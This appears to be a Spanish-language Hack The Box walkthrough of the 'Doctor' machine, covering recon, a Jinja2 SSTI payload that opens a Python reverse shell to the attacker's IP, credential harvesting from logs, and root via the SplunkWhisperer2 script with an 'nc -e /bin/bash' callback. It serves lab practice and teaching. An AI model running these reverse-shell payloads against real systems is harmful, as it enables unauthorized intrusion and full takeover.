Maquina Doctor – Hack The Box

16-jun.-23

TOPINCS

- VHosting
- Creation of User in Vulnerable Platform to SSTI (RCE)
- Enumeration of Logs Abusing the ADM Group
- Exploiting Splunk Software Vulnerable to RCE - PySplunkWhisperer2_remote (Privilege Escalation)

ENUMERECIÓN Y RECONOCIMIENTO

Iniciamos comprobando conectividad con la host víctima.

$ping -c 1 10.10.10.209

```
❯ ping -c 1 10.10.10.209
PING 10.10.10.209 (10.10.10.209) 56(84) bytes of data.
64 bytes from 10.10.10.209: icmp_seq=1 ttl=63 time=101 ms

--- 10.10.10.209 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 100.617/100.617/100.617/0.000 ms
```

Tenemos un ttl 63 = Maquina Linux

Ahora realizare un escaneo de puertos con NMAP

$ nmap -p- --open -sCV -n -v –min-rate 5000 10.10.10.209

```
# Nmap 7.93 scan initiated Thu Jun 15 21:48:24 2023 as: nmap -p- --open -sCV -n -v --min-rate 5000 -oN Ports 10.10.10.209
Nmap scan report for 10.10.10.209
Host is up (0.10s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 594d4ec2d8cfda9da8c8d0fd99a84617 (RSA)
|   256 7ff3dcfb2dafcbff9934ace0f8001e47 (ECDSA)
|_  256 530e96bb9ce[illegible]1a170516c2dce7b43e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Doctor
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
8089/tcp open  ssl/http Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-06T15:57:27
| Not valid after:  2023-09-06T15:57:27
| MD5:   db234e5c546d88950f5f8f425e906787
|_SHA-1: 7ec91bb7343ff7f6bdd7d015d7206f6f19e2098b
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: splunkd
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos 22/tcp 80/tcp 8089/tcp

16-jun.-23

Veamos las tecnologias que corren sobre este servidor

whatweb http://10.10.10.209

http://10.10.10.209 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[info@doctors.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.209], JQuery[3.3.1], Script, Title[Doctor]

Tenemos un nombre de dominio, posiblemente se este aplicando virtual hosting “doctor.htb”

Aplicare lo mismo pero ahora para el puerto 8089/ssl-http

whatweb https://10.10.10.209:8089

https://10.10.10.209:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Splunkd], IP[10.10.10.209], Title[splunkd], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN]


searchsploit spliunk

```
❯ searchsploit splunk
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Splunk - Remote Command Execution
Splunk 4.1.6 - 'segment' Cross-Site Scripting
Splunk 4.1.6 Web Component - Remote Denial of Service
Splunk 4.3.1 - Denial of Service
Splunk 4.3.3 - Arbitrary File Read
Splunk 5.0 - Custom App Remote Code Execution (Metasploit)
Splunk 6.1.1 - 'Referer' Header Cross-Site Scripting
Splunk < 7.0.1 - Information Disclosure
Splunk Enterprise - Information Disclosure
Splunk Enterprise 6.4.3 - Server-Side Request Forgery
Splunk Enterprise 7.2.3 - (Authenticated) Custom App Remote Code Execution
Splunk Enterprise 7.2.4 - Custom App Remote Command Execution (Persistent Backdoor
------------------------------------------------------------------------------
```

posible exploit


Al parecer tengo un exploit en Python, pero no se si es con previa autenticación o sin autenticación, lo dejare por el momento y pasare al navegador.

http://10.10.10.209/




16-jun.-23

https://10.10.10.209:8089



NOTA. Tenemos un panel de autenticación.

http://doctors.htb




NOTA. Tenemos otro panel de autenticación pero en este podemos regístranos.

Raptor-Attack


16-jun.-23

Después de realizar enumeración por el sitio http://10.10.10.209/, no pude encontrar algo ya que la pagina es estática por lo cual me voy directamente a http://doctors.htb para iniciar mi fase de reconocimiento.



Después de crearme una cuenta y poder entrar, veo que me pone un numero y 3 recursos


Echándole un ojo al código fuente, puedo obtener un recurso con un mensaje que dice



```
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarToggle" aria-controls="n
  <span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarToggle">
  <div class="navbar-nav mr-auto">
    <a class="nav-item nav-link" href="/home">Home</a>
    <!--archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
  </div>
  <!-- Navbar Right Side -->
  <div class="navbar-nav">
```


archivo aún en fase de prueba beta.

Veamos que podemos ver sobre este recurso




Directamente poniendo el recurso /Archive no veo nada, pero si veo el código fuente me da la estructura en la imagen, por lo cual dejare esto aun lado y seguiré investigando


Después de realizar una serie de pruebas sobre el recurso “New Message”, puedo insertar texto y al enviarlo, se ve reflejado mi output




Esto como atacante me da muchas ideas para poder intentar todo tipo de ataques ya que si veo que me reporta Wappalizer



Flask y python están corriendo por detrás y un ataque de tipo “SSTI”, puede llegar a dar resultado. Voy a realizar las primeras pruebas




En teoría tendría que resolverme la multiplicación de 7*7, de esta manera iniciaríamos las pruebas para acontecer un “SSTI”, pero no obtengo respuesta. Revisando el recurso que nos mencionaba que estaba en fase de prueba beta.




Veo que aquí si resuelve la multiplicación, por lo cual, puedo iniciar con mi testeo mediante una plantilla especialmente diseñada a insertar para ganar acceso a la máquina, mandándome una reverse shell.

https://github.com/swisskyrepo/PayloadsAllTheThings

{% for x in ().__class__.__base__.__subclasses__() %}{% if warning in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen(python3 -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.16.14\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\", \"-i\"]);).read().zfill(417)}}{%endif%}{% endfor %}




Me pondré en escucha por le puerto 4444 con nc.




16-jun.-23

ESCALADA DE PRIVILEGIOS


Realizando un poco de enumeración, veo que me encuentro en el grupo adm, por lo cual puedo ver los logs, tratando de encontrar posible información sensible.



Al parecer se está tramitando por POST un password “Guitar123”, veamos si es del usuario “shaun”



Después de realizar enumeración, no pude encontrar algo en la maquina que me permita escalar privilegios, pero recordando que existe un panel de Loguin vamos a intentar poner las credenciales encontradas y vere que encuentro.



Las credenciales son correctas, ahora vere de que manera puedo escalar privilegios abusando de splunk software.

https://github.com/cnotin/SplunkWhisperer2

16-jun.-23

Escalamiento de privilegios locales, o ejecución remota de código, a través de configuraciones incorrectas de Splunk

Me pondré en escucha por el puerto 4444 con nc y utilizare el script PySplunkWhisperer2_remote.py

```
~/Do/H/Do/c/SplunkWhisperer2/PySplunkWhisperer2  master  python2 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.16.14 --port 8089 --username shaun --password Guitar123 --payload "nc.traditional -e /bin/bash 10.10.16.14 4444"
```

Resultados

```
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.14] from (UNKNOWN) [10.10.10.209] 55056
whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@doctor:/# whoami
whoami
root
root@doctor:/# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.209  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:1461  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:1461  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:14:61  txqueuelen 1000  (Ethernet)
        RX packets 3333  bytes 444470 (444.4 KB)
        RX errors 0  dropped 46  overruns 0  frame 0
        TX packets 1445  bytes 423174 (423.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20718  bytes 1924533 (1.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20718  bytes 1924533 (1.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

PWNED